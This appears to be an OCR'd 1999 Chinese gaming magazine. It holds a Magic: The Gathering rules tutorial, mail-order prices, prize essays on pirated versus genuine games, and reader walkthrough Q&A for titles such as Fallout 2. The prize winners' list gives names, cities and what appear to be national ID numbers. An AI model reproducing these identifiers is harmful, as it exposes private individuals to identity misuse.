套牌区：每个牌手在打牌时都会使用一副套牌（比如"博图"或"第五版"起始组合中的预组套牌或牌手自己构筑的套牌），这副套牌在比赛时经过洗牌、切牌之后就背面朝上放置在牌手己方桌面区域的这个地方。

地牌区：地牌区用于放置打牌时出场的地牌，这包括五种色系的基本地，以及各个万智牌系列中形形色色的特殊地牌。一些特殊的魔法效应所指定的"场上"范围包括这个区域。



生物场：当生物、神器出场时，它们便被放置在生物场这个区域中。生物场可被视作魔法师相互斗法的战场，彼此可以征调运用的生物和神器都放置在各自的生物场上，而一些特殊的魔法效应所指定的"场上"范围也包括这个区域。

坟墓场：当生物、神器或结界被消灭，或者使用了法术、瞬间这类一次性的咒语，相应的牌通常会放置到该牌手的坟墓场。那为何要将死掉的或用过的牌放置在这个特定区域而不是随便放在其它地方呢？因为万智牌中还有一些特殊的牌可以让牌手有机会从坟墓场中救回所需的生物，另外则有一些牌可以将目标牌彻底清除出场而不是放置到坟墓场，所以坟墓场是有其特殊意义的。

开始

开始打牌时，牌手双方先将对方的套牌洗牌然后切牌，接着要使用一些机率对等的手段来决定谁先出牌，比如抛硬币、猜拳等。接着牌手双方从各自的套牌顶端各抓 7 张牌拿在手中，手中的牌称为"手牌"。

抛硬币或猜拳获胜的牌手可以决定自己是先出牌还是先抓牌。先出牌的好处是可以拥有更多的先手攻击机会，但为了公平起见，后出牌的牌手可以先抓一张牌（即先出牌的牌手是从 7 张手牌开始，而后出牌的牌手在先出牌的牌手结束他的回合后可以先抓 1 张牌，从 8 张手牌开始），从而拥有更多的策略选择。

对了，在这里我应该提醒各位注意，在抓起自己的第一把手牌后要观察这些牌的组成结构，特别是其中地牌的数量和色系，如果这些地牌的数量和色系很难施放当前的生物牌和咒语牌，或者干脆没有地牌，或者是其它原因使你觉得这一手牌太烂，那么在开始出牌之前你可以要求重新抓牌。

要求重新抓牌的牌手应将当前的手牌放入自己的套牌中，然后由对手重新将这副套牌洗牌、切牌，然后要求重新抓牌的牌手再从这副重新洗过的套牌顶端抓牌；但这一次只能抓 6 张牌。

再最后补充一句，假如这一次的手牌仍不令人满意（可能对方洗牌的"手段"太利害啦），那么你仍可再次重新抓牌，但每次重新抓牌都要比上一次少抓 1 张。

回合解析

终于可以开始第一回合了，其实，在你不注意的时候，第一回合已经悄然开始了。因为万智牌是以牌手交互进行每个回合的重置、维持、抓牌、战斗前、

战斗、战斗后、弃牌、结算这样的步骤顺序来进行的。而第一回合是没有显著的"重置"和"维持"阶段的

重置阶段(Untap)

当一个牌手开始一个新回合时，要将上个回合中"横置"的地牌和生物牌"重置"，以便在接下来的实施阶段中可以正常运用注意一些特殊效应是指定在这个时刻发挥作用的，比如使对手在"重置"阶段无法"重置"受其效应的地牌或生物；或者一些生物需要在此阶段时支付一定的魔法力才能被"重置"(注意此时你的地牌还没有"重置"，你必须在上回合中为此生物预留一些未"横置"的地牌来支付所需的魔法力)

维持阶段(Upkeep)

在"重置"之后抓牌之前还有一个"维持"阶段，一些特殊效应在此刻发挥作用。

抓牌阶段(Draw)

通常情况下，牌手每回合的这个时刻可以从自己的套牌顶端抓一张牌到手牌中。

主阶段：战斗前(Main:Pre Combat)

先出牌的牌手在这时可以从手牌中选择一张地牌出场，地牌被放置在地牌区中，如果牌上没有特殊要求（某些特殊地牌要求以"横置"状态进场)，地牌将立放在地牌区中并可立即"横置"用于产生相应色系的魔法力。注意，每个回合只能出场一张地牌。


如果此时的地牌场中的地牌足以提供所需数量和类型的魔法力来"施放"手牌中的咒语牌，那么在这个阶段中你便可以将地牌"横置"，然后使用需要相应"施放费用"的咒语牌，这包括将生物、神器、结界等"永久物"放置进场，或者是使用法术、瞬间、干涉等一次性使用的咒语牌。只要魔法力足够，这个阶段中就可以出场任意数量的生物、神器或结界

生物牌在出场时有一种特殊的效应叫"召唤失调"，这种效应表示，当生物出场的该回合中，它不能用于攻击（"失调"可意为"无法指挥"），也不能使用牌上注明的异能，除非特定的生物牌上注明，该生物牌不受"召唤失调"影响。

神器和结界不受"召唤失调"影响，出场后可立即运用它们所带的能力。

主阶段：攻击(Main:Declare Attack)

在布置完地牌和必要的出场牌后，如果自己的场上有处于正常状态的生物牌，那就可以将其"横置"发动攻击。注意在这个阶段中不能施放除"快速效应"之外的咒语牌。



牌手双方的回合状态一目了然

购牌提示

上一讲我们提到，万智牌在产品封装上有随机性的特点，也就是除"傅图"和"第五版"这类的起始组合包装的万智牌是固定的之外，"克撒传"基础套牌及各种补充包都是随机封装的，任何两份包装中的牌都不完全一样。但是，这些包装中的牌还是有一定的比例特点，下面就是我们整理的资料：

万智牌有三种稀有度，意因其收集的难度。注意一张万智牌正面中部右边的版本符号，如果该符号是金色的，这就是稀有牌；如果该符号是银色的，这就是次稀有牌；如果该符号为黑色，则该牌为普通牌。不过万智牌的稀有度并不一定决定着该牌的能力，一些普通牌往往也发挥着其它稀有牌所不能的威力。

克撒传（基础套牌）：30张普通地，平原、海岛、沼泽、山脉、树林各6张；金牌3张，银牌10张，普通牌32张，这些牌的五色系牌及神器、特殊地各占大致相同的比例。

克撒传（补充包）：金牌1张，银牌3张，普通牌11张，无普通地牌。这些牌的五色系牌及神器、特殊地各占大致相同的比例。

第五版（补充包）：金牌1张，银牌3张，普通牌9张，普通地2张。普通地随机放入，其它牌的五色系牌及神器、特殊地各占大致相同的比例。


攻击阶段还有多种步骤

在这个攻击阶段，对手也可以作出相应的反应，因此这个阶段中又可以细分为以下一些步骤：

选择攻击者：指定要发动攻击的己方场上生物，将其"横置"。

攻击者的快速效应："快速效应"是个新概念，以前我们提到过的"快速效应"有瞬间、干涉等，同时很多牌的说明中提到该牌的一些特殊能力，如支付给它特定的魔法力就能增强攻击力和防御力，或者获得飞行能力等等，这些"异能"都可视为"快速效应"。尽管我们说过，"快速效应"在任何时候都能使用，但事实上，在战斗阶段它还是有先后顺序的。一些需要为攻击生物增强的能力或对对手的打击，在这个时刻运用往往会发挥出奇不意的效果。同时，对手在此阶段也可施放"快速效应"。

分配防御者：这是由防御的牌手运作的阶段，他可以从自己的场上生物中指定防御者来阻挡你的攻击生物。

阻挡者的快速效应：同样的，处于防御地位的牌手也有机会为自己的防御生物增强能力或打击对手，这些"快速效应"可以在这个时刻运用。同时，对手在此阶段也可施放"快速效应"。

结算第一波攻击损伤：由于一些生物带有"先攻"能力，它们的杀伤力会比其它生物先期抵达，因此会在这个阶段来先期计算"先攻"生物的战果。举个例子，当两个同为2/2的生物相遇，有"先攻"能力的生物将先将对手消灭并存活下来，而不是同归于尽的结果。注意此刻仍可施放"快速效应"。

结算正常损伤：与上一回合一样，只是此刻是计算正常生物的战果，注意此刻仍可施放"快速效应"。

主阶段：战斗后(Main:Post Combat)

这个阶段可实施的动作与战斗前阶段完全相同，你依然可以出场生物、神器、结界，也可以施放法术，如果在此回合的战斗前阶段中没有出场过地牌，你还可以在此阶段中出场地牌。

弃牌阶段(Discard)

在这个时候，一个回合即将结束了，如果执行此回合的牌手的手牌在这个时候超过了7张，那就必须弃掉多出的手牌，将其放入坟墓场，以保证回合结束时手牌不会多过7张。

清算阶段(CleanUp)

回合结束时，一些有时间限制的效应要在这时消除或结束，如有些生物结界会使受该结界的生物在回合结束时对其操控者造成2点伤害，那么此时就将这2点伤害加在该牌手身上。而一些瞬间会为生物加上攻击力和防御力直至回合结束，那么此刻就将生物的能力恢复到增强前的状态。

清算阶段后，牌手的回合结束，对方牌手接着开始下一个回合。

邮购服务

本刊读者服务部为解决一些读者邮购万智牌的需要，特别提供了邮购服务，请需要的读者将款项汇至：100037北京813信箱建星电脑公司 邮购部，联系电话：010－68520836。每次邮购不论数量多少需另加5元邮寄包装费，具体价格如下：

傅　图(起始组合,60张)	96.00
第五版(起始组合,60张)	99.00
克撒传(起始组合,75张)	99.00
傅　图(补充包,10张)	22.00
第五版(补充包,15张)	29.00
克撒传(补充包,15张)	29.00

有奖问答：

1. 万智牌比赛开始时若觉得手牌不好，可以将剩下的套牌洗牌重抓，但要比原来的手牌数量少抓1张。(A. 对 B. 不对)
2. 生物牌和地牌可以在每个回合的主阶段中的任何时候出场。(A. 对 B. 不对)
3. 万智牌中的金牌比普通牌更有用。(A. 对 B. 不对)

请参与的读者将答案通过E-Mail发送到reader@fcgm.com.cn(注明"万智牌有奖问答"标题)，或在杂志读者问卷的留言栏回答。我们将从回答正确的答卷中随机抽出3名幸运读者，分别赠送由美国威世智有限公司北京代表处提供的一套高级"第五版"万智牌及一份"第五版"补充包。

上期答案：

1. 牌手可以自行搭配各种不同的套牌用于比赛。
2. 从每张牌右上角指明施放费用的特殊符号可以知道牌所属的色系。
3. 万智牌的规则以牌上的叙述为准则。

编辑整理/游骑兵

★有奖征文选登★

我就是我晶晶亮

■文/任广海

大家好耶！有这么多人来看我、喜欢我，感觉真是爽死了、酷毙了耶！

不好意思啦，本来应该在预定的时间准时出场，但没想到我的名牌跑车“温道斯”出现了异常性故障，机械师说是由于我操作不当，引发了“保护性错误”造成的。还有我的车上居然出现了虫子（BUG）！人家是最怕虫虫的呀，所以要人给我彻底打扫了一遍，又喷了好多除虫剂耶！最可恨的是，居然有人说是因为我放在车里的那套时装带进去的。真是胡说！那可是国际名牌时装耶！凸显我优美的3D线条就全靠它了，还有，这可是时下最流行的款式耶！

其实每次上场前，我都很紧张，希望能够做到更好，但脸总是很蓝（蓝屏？！），日子总过得太快，虽然推迟了若干次，但转眼又过了预约期，还有就是——最近比较烦！

最近比较烦，比较烦，比较烦
总觉得日子过得有一些极端
我想我还是不太习惯
看到满街都在卖盗版

最近比较烦，比较烦，比较烦
劳苦大众似乎变得贪得无厌
都说我身价高不可攀
只怪你荷包不够丰满

最近比较烦，比较烦，比较烦
总觉得钞票一天比一天难赚
报刊网页常常有意无意调侃
我也许有天该去找找国务院

最近比较烦，比较烦，比较烦
我梦见和盗版一起晚餐
梦中的餐厅灯光太昏暗
我遍寻不着想扔他的臭鸡蛋
人生总有远的近的麻烦
报刊网页总给我脸色看
舆论总嫌我的制作太烂
虽然我已换了N个程序员

管它什么，天大麻烦
久而久之，我已习惯
天下软件数我最为难堪

忽然发现玩家配置太烂
发售时干脆搭块硬盘
内存太少运行起来很慢
奉告大家快买“奔三”

麻烦，麻烦，麻烦，麻烦
我很麻烦，麻烦，麻烦

最近比较烦，比较烦，比较烦
大家的配置只有我要求的一半
越来越少的人给我温暖
盗版稀烂贱是我最大的负担

说起盗版，真是不爽啊！盗版这私生子也不撒泡尿照照自己那德性，然后再找个硬盘一头撞死，他什么地方能比得上我！大家看看吧：

我出身名门，是嘴里叼着银勺子出世的，身价自然是高高在上，须得仰视方见；而他，大概是叼着粪勺子出世的吧，烂贱！

我一出世，就立刻有无数服装设计师为我量体裁衣，赶制精美时装外套，大家看我身上这件性感内衣，上面还印着“××工作室制作”呢；而他，赤裸裸地来，赤裸裸地去，即便是穿着衣服，也是胡乱拼凑的，要么就是仿造我的，穿上去弄得不男不女，挥一挥衣袖（他有衣袖吗？），也带不走一丝云彩。

平时，我出入的都是上流社会，高雅场所，上夜总会也是非“连邦”、“赛乐氏”不入的；而他，出入当然的是下流社会，花街柳巷，还有就是无照经营的地下酒馆

我出嫁时，那排场就不要说了，三金六银是不可少的（娶我的家伙虽然荷包大出血，但我是明码实价的千金嘛！）。有时，为了显示我的身价，还要标明：正版软件，售后不退不换！！！当然我的嫁妆也是VERY多的——立方体设计豪宅一栋，金卡、银卡、优惠卡若干，我的处女作《第一次亲密接触》（又名《用户手册》），大幅玉照若干，运气好的话还有“小鸡”、“小麦”（耳机、麦克）等配件陪送，算本公主赏你的！然后，你就可以带上我的嫁妆，带着我的妹妹（属陪嫁之列），打着的士走；而他，就象街头的娼妓一样，给两个钱就可以拉走，倒门门的货！不满意还可以随时回去退换，一点身份也没有，自甘堕落！

就连我的那些老姊妹们，也是皇帝的女儿不愁嫁，还有“正版100婚姻介绍所”为她们牵线搭桥，昔有唐伯虎连娶八美，汉武帝大被同眠，你再来个五朵金花、梅开五度，不也帅呆了！而他，不是进“万碟坑”转世投胎，就是当茶杯垫造福一方，更有甚者被刀割划花、钻孔打眼，成为测试光驱读烂碟能力的试验品，真是比悲惨世界还要惨哟！

还有@#$%^&……我也就不说啥了。可怕的是，他可是越骂越出名，越骂越走红，骂来骂去等于给他做广告，再说，我岂可与他同日而语，虽然……伤心总是难免的！

噢，演出开始了！COME ON COME ON 给我感觉……

1999年8月29日于左鼻孔不甚通气时

★有奖征文选登★

正版与盗版

■文/张一申

这几乎已是个永久的话题了。正版的种种好处，D版的种种劣迹也都是大家所详知的。可以说，如果有人说他坚决抵制正版，只支持D版的话，这个人绝不是一个真正的玩家。但对于一个玩家而言，购买正版一直只是藏于心中的愿望，一个幻影，美丽却又无法触及。

正版的优点当然很多，从表面上看，是漂亮的包装，使用方便安全的光盘（指现在），精美且内容详尽的手册和说明书；从深远看，还应有完善的售后服务，技术指导，商家的回报等等。当玩家在使用D版游戏遇到困难，对操作感到迷糊时，都会感叹一句“要有正版该有多好！”但对于并不富裕的中国大陆玩家，价格却成为阻挠正版游戏发展的最大障碍。

不错，单从货币的比价来看，上百元的价格并不比其他地区更昂贵，但各地的生活消费水平是不同的。同样的一千元，在香港已是贫困阶层，而国内却是中等偏上，花一个月收入的1/10到1/5来买一款作为纯消费品的游戏，毕竟是要权衡再三的，何况一个月中推出和想要的游戏并不只有一款。

目前的玩家大致可分两类：学生和上班族，学生显然是大多数。这两年电脑的发展将他们更多的吸引到游戏世界中来。可是，他们有钱吗？在国内消费水平普遍不高的今天，学生们的零用钱能有多少？中学生肯定是很少的，大学生会多些，但其中包含有伙食费，肯定不会超过上班族。那么，一种工薪阶层都要权衡的消费，凭什么认为学生可以毫不犹豫？

从286、386起步的玩家，现在大都已走上工作岗位，有一定的收入，也就有了更多的购买力。但是，作为老资格的玩家，看待游戏的眼光也是不同的，一般的产品未必能看上眼，买正版自然更加谨慎，不会人云亦云。买游戏是要收藏的，只有认为真正有价值的游戏才值得买正版，而这并不多。

买下世界上出版的所有游戏，这种想法显得十分偏激，大家都知道是不可能的。但光看介绍，每一个游戏都那么漂亮，让人有一睹为快的念头，而真正出色的游戏并不多，更多的是些平庸之作以及可称为“垃圾”的东西。我们靠什么来知道游戏的好坏呢？各种报刊无疑是主要渠道，而当这种报道变得商业化时，其客观性自然会受到削弱，再加上部分缺乏职业道德的“枪手”的恶劣影响，使这一渠道更多的只是让人听说游戏。所谓眼见为实，那些缩小的静止的图片以及空洞的介绍并不能提供正确的判断依据。现在，网上的个人碟评提供了另一种渠道，虽是个人的观点，但相对可能更客观些。即便如此，仍需要一些第一个吃螃蟹的人。买正版吗？面对每月几十款的购买量，恐怕只有富翁才能承受。况且，对于追求最新的玩家来说，正版并不能及时的提供。

纵然有所了解，但每个人的口味都不相同，游戏好坏的最终判断还在自己。既然游戏很多，而在购买之前并不能肯定游戏的优劣，自然存在风险。和投资一样，作为玩家，需要以最小的投入换得最大的利益，如果损失无法避免，也应该把它降到最低。之所以把它看作是“风险投资”，是因为在这方面玩家并没有获得足够的保护。如果我们买的是一台质量很差的电视，我们可以要求退货或投诉，但我们买到一款品质很差的游戏时，要求退货吗？还是投诉？程序上的错误，厂商会说“我们将推出补丁，请下载”；至于内容不佳，只要能运行，厂商根本不予理睬，也没有有关政策保护玩家。当年的“血狮”事件，尚洋简直就是慈善家了。在这种情况下，为了减少未知的损失，购买D版成为目前一个并不理想却又唯一可行的方案，也是玩家唯一可以抵抗劣品厂商行为，保护自己利益的方法。

当然，对于真正出色的游戏，即便买过D版，正版依旧有着收藏价值。这并不浪费投资，正如收藏邮票并不是去使用它，收藏的游戏恐怕也不会有太多人愿意去磨损它，至少在另有可替代品之前。同时，购买这样的正版也是对其制作者的支持和肯定，他们的努力值得获取回报。



那么，大陆地区发行的正版具有这么高的品质吗？见过港台版游戏的玩家很清楚他们包装制作上的精良。昔日那套精美的台版《仙剑奇侠传》令我心仪许久，漂亮的外壳，两本全彩厚实的说明书，印刷精致的光碟使其确实具备收藏价值。而后智冠推出的低价正版却让人寒心，马粪纸的外壳，一两张印有黑字的白纸加上印刷粗糙的碟片让玩家理解了廉价的实际含义；加上其他厂家或多或少的缩水包装，使人对外包装上的那句“只对中国大陆地区发行，港澳台除外”的注明产生强烈的抵触情绪。因为在这里，它所表示的不是重视而是一种歧视性的区别对待。直到现在，这种情况依然存在：中国台湾版的《模拟城市 3000》有着单独设计的封面，有属于台湾省的著名建筑；而中国大陆版却什么也没有，封面只是在英文版的基础上稍加修改；至于最近的《天地劫》同样是一明证，价格是下来了，也因此我们不配得到完整……

现在的游戏价格是在下降，即便包装品质稍差，如果在可接受的范围内，对于一些并不十分穷困的玩家来说，也确实具备了可与 D 版抗争的吸引力，成为一个可行的购买选择。但这绝不意味着可以有内在品质的降低，可以有大量的错误甚至是不完整，即使这样的事情只出现过一次，但其所造成的消极影响依然是巨大的。厂商所应该做的是博取玩家的欢心而不是相反

此外，对于过时游戏的降价机制始终未能真正建立。对于游戏这种时效性极强的商品来说，降价是必然之举。即使是经典之作，现在也没有人会花一两千元去买一块 286 芯片，游戏也是同样道理。况且事实上，这也是一些玩家收藏游戏的途径之一，因为收藏是没有时空限制的。而在这一点上，目前显然做得还不够。

在此，我们说：我们坚决支持正版！声音宏亮却中气不足；我们说：我们拒绝 D 版——很小的声音，几乎听不见；我们说：我们只支持 D 版！？我说过吗？我从未说过……

“我看正版游戏软件的价格”有奖主题征文活动获奖名单

由本刊与首都在线主办，北京新天地互动多媒体技术有限公司协办的有奖主题征文活动，日前圆满结束。根据活动规则，共评出获奖者 16 名，名单如下：

●一等奖 1 名

广东广州　李刚(510781770606941)

《正版 VS 盗版——关于软件盗版的个人观点综述》

●二等奖 2 名

北京　杨耘天(110102771117235)

《让盗版成为魔鬼吧，我们都是浮士德！》

山东烟台　刘玮(370634761005001)

《正版游戏，想说爱你不容易》

●三等奖 3 名

北京　刘晶(110108811211271)

《面对“平价”游戏》

云南昆明　罗云(530103770120031)

《正版游戏软件销售之我见》

江苏南京　张一中(320106751001161)

《正版与盗版》

●鼓励奖 10 名

吉林吉林　李睿博(220203800220241)

《游戏人间盗到道》

黑龙江鸡西　任广海(230302740601533)

《我就是我鼠鼠克》

湖南长沙　赵玉峰(430602770531051)

《正版四问》

湖北武汉　魏来(420111801029401)

《正版游戏软件：哪一片云是你的天》

四川泸州　李勇(510502710607071)

《我对正版游戏价格的看法和建议》

北京　徐卫春(220204730322481)

《我看正版游戏软件的价格——外行看内行》

北京　李想(110103791213099)

《正版游戏软件的价格并不能说明什么》

辽宁沈阳　皮华均(210105811114373)

《正版游戏我所希望的》

北京　高伟(110105820130153)

《我看正版游戏软件的价格》

山东新泰　张继民(370982761101001)

《国货当自强——正版游戏的价格如何才能下来》


获奖名单与部分获奖作品同期在首都在线 263 游戏信息网上发布，奖品(除 2000 年赠刊)将于本月内发出。



向所有热心助人的玩友致敬！

难症会诊

编辑/AWEI



诊所公告

再次向广大玩友的热情表示感谢。这里要重申的是请来信尤其是发 E-mail 的玩友，一定写清楚你们的通信地址、邮编和姓名，以便寄发赠刊。赠刊是刊登答案那期杂志的下一期，AWEI 会在拿到杂志的第一时间内寄出。年底将与去年一样，根据统计评出五位会诊专家，赠阅 2000 年全年杂志。

取药处

1.《异尘余生 2》

【问】在新里诺(NewReno)城接到了 Wright 家族的第一个任务：找出 OrvillWright 的小儿子 Richard 的死因，按攻略上说，要找到一个盛 JET 的空罐，在哪儿找？另外和 Keith 的对话中也得不到有关 Richard 房间的信息。如果不能完成这个任务，就到不了 Sierra 军事据点，还请各位帮忙。

【答】找出 Wright 先生小儿子的死因并不一定要 JET 空罐，而且攻略已经告诉你凶手是 Renesco，那么你从 Wright 先生那儿领到任务以后，随便出来逛逛再回去报告 Renesco 是凶手就行了。要是没有指认凶手的选项，那应该是你的口才不够高。

(阿三　<a512@163.net>)

我同你一样也没找到 Jet 罐，但你可以在得到任务后到第二街与 Jimmy. J 对话得知埋葬 Wright 小儿子的南方墓场的位置，然后出城到墓场刨坟(不雅但也没别的办法，记得带上铁锹)。强烈建议每个坟都刨(缺德的很，但实在太有意思啦)，找到 Wright 小儿子坟看出他的死因后，回城先到第二街逼问毒品店店主，再回 Wright 家族交差

(luoyang/king)

【问】为 Vault City 解决蜥蜴城发电厂的污染问题，已从 Vic 的女儿右边储藏室中取到维修用的零件。由于口才不好，未能说服发电厂的工程师替我修。我一操作红色门后的电脑，维修用的零件就被吸走了，反应炉里的东西全用过修理技能，没用。请各路大侠不吝赐教。

【答】把修理用的零件装备在手里，点击反应炉里边那个红色的阀门“使用”即可。记得进入以前多吃些抗辐射的药物，否则严重的辐射污染也许会让你出不了门了。

(阿三)

和工程师对话后来到红门后的电脑前，进入电脑界面选择“自动维修”，发现电脑控制的机器人逻辑电路已经损坏。可以采用紧急手动控制的方法，按 2、4、1、3、5 的顺序依次添加命令，再执行程序，等机器人回来后，再添加第 6 条命令(前提是你的零件被电脑“吸走”了)，随后机器人会换好零件。

(北京　李想)

【问】汽车能源如何解决？如何从奴隶营中解救伊克？怎样得到飞鸟设计图？

【答】汽车能源的解决方法是：点击汽车不要松开鼠标，下拉到“物品”，选择“小型能源电池”或“核融合电池”即可。解救伊克必须有他在 Klumath 里的物品 radio，还要花$1000，要是没有的话先去挣吧！另一方法是消灭所有的奴隶贩子，有一定难度。拿飞鸟设计图的任务是在 Navarro 军事基地完成，如果你来到 Navarro 的时候那个长袍男子不告诉你 password，你就不能从大门进入军事基地。没关系，把他干掉，从一间屋子的地道进去也行。图在军事基地地面右上角屋子里的一个柜子中，因为没有证明，一个男子不让你打开柜子。不要紧，把定时炸弹设定好时间放在他身后的另一个柜子中，然后跑得远远的，过一会儿再回来拣东西吧，呵呵……

(阿三)

最好独自前往 Navarro，在一加油站附近的小屋中可找到一道地门通向基地内部。进入基地脱下护甲，找安全军官交谈，可领到一件装甲服，能在基地内来去自由。乘电梯来到地面，去基地中央餐厅找一位厨师交谈，得到有关信息和电脑密码。去地下室电脑处查出设计图存放地点。找 Quincy 要图纸，再找隔壁的技术人员询问图纸的事，回头找 Quincy，告诉他是 Raul 派你来拿图纸。听完他的罗嗦即可在他身后的柜子里拿到图纸。

(浙江金华　徐向荣)

2.《魔法门Ⅵ》

【问】刚开始的岛上，杀死红龙（用了3个小时）得到龙胆，不知有何用处？拾到一块宝石（值500），除了卖掉是否有其它用途？

【答】据我所知你所说的龙胆应是龙眼吧。龙眼可以用来配药，如果你配药技能够高的话（祖师），可以用来配基本属性加50的终级药品。不过实际中没什么用处，因为只有德鲁依可以将配药学到祖师，然而又因为它的各系魔法都只能学到大师，故没人会选它的。你可以在捡龙眼之前先存盘，多捡几次，有可能捡到很好的宝物，甚至不止一件。至于宝石，没什么用处。

【问】在Castle Navan中有一宝库被红色长条石挡着，请问机关在哪儿？在光明神庙和黑暗神庙各找一块Altar Piece时，黑暗神庙的那块怎样找到？

【答】我记得长条石一推就开的（就是按空格），如果不能的话有可能是演示版，或者因为抢劫精灵王宝藏是个升黑骑士的任务（在埃拉西亚），也许你没接这个任务。黑暗神庙的那一块在祭坛后有个开关，就在祭坛下的箱子里。

（flamed@263.net）

3.《天地劫》

【问】在第二十二关后即将进入地界，选择走“扶桑树洞”，把敌人杀光了以后，根据“胜利条件——全体从右下角脱离”，但只要有人踩在该地区就会停住游戏（非死机），请告知原因，谢谢

【问】当我从一个黄发绿眼的妖人手中救了一个小妖女时，战斗到25回合，黄发妖人溜掉。当消灭所有敌人后，屏幕开始持续忽明忽暗的闪动，请问这是怎么回事？

【答】第10幕与第22幕的问题都是BUG，可以上网DOWN一个补丁。在《电脑报》配套光盘（二）上也能找到。

【问】如何让夏侯仪加入？

【答】第10幕必须在25回合内打败夏侯仪（即上面第二问情况，过了25回合夏侯仪会逃跑）。第15幕，用殷剑平击败夏侯仪，千年尸王出现，开始时无敌，受其攻击后夏侯仪牺牲自己用“无天黑炎阵”破除尸王的禁制，此后4回合内击败尸王，并且总回合数控制在25以内，这样第15幕结束后，紫枫会救活夏侯仪，他就会加入了。夏侯仪身上有重要宝物冥华紫晶。夏侯仪的“狂魔大法”能增强受法人一倍攻击力，如配合“血刃之咒”和封寒月的“灵智真法”，可使特技攻击力增强为原来的三倍以上。而且夏侯仪是队伍中魔防最高的，也是最早学会所有法术的，这样的强力人物不加入就太可惜了。如果各位“炎龙迷”和喜欢《天地劫》的玩友有什么问题和体会，欢迎来电话（0312－5038230）。

（河北保定　龙龙）

4.《幻想水浒传》

【问】可否让格雷米欧不死？

【答】格雷米欧之死是游戏固定情节，但可以使他复活，方法如下：①游戏开始时泰德死前，答应将他的吸魂之纹章渡回给300年前的泰德。②巴安与主角父亲单挑时不可死去（需将巴安练至LV50以上并配以当时最强装备）。③星尘剑将主角带回300年前的纹章之村，在村子毁灭后将幼时的泰德带到300年后的世界。④在飞龙骑士团的情节中，主角在寻找月下之花的峡谷打败BOSS后，遇上依芙带着泰德在谷底向主角索回吸魂之纹章。先选第一项将纹章渡回给泰德，当其要将纹章给依芙时选第二项阻止他，再次得到纹章。⑤在进攻水闸前，城陀会将格雷米欧的铜斧交给主角，此时必须集合了107星。攻下水闸后，收入索尼娅，108星必须无人死去（除格雷米欧），这样，在总攻时，勒柯娜会用门之纹章将格雷米欧复活，并可见到大团圆结局。

（上海　张林涛）

5.《星战前传之威胁潜伏》

【问】好容易打到了最后一关，可就在Queen找到了出门的红钥匙，场景换到了Obiwan时，我怎么也跳不过那圆圈——升降台台上有一个机器人（之前已跳过一个圆圈了，还进了一扇门，门内可看见四条平行的过道，我就站在中间两条的其中一条上，跳到另一条上，再从那条的门出去，就是我现在所站的位置）。光盘上的BIK文件能否直接看，我想看一下结局跟电影有何不同。

【答】现在你所处的位置应该是一个有三层的地方，那么从中间一层跳过去（就是搭乘升降机到中间一层的一瞬间）。这里非常难，在下尝试了30多次才成功。跳过去之后一直走再跳过对面（又要load几次才行），之后过了force field后又要待升降机升起来的时候跳过去，否则很容易死亡。结局跟电影是一样的。

（福建　林勇翔）

6.《青涩宝贝》

【问】每当玩到98年7月18日（或17日），总会接到一个无言电话，然后GAME OVER。请各位指点。

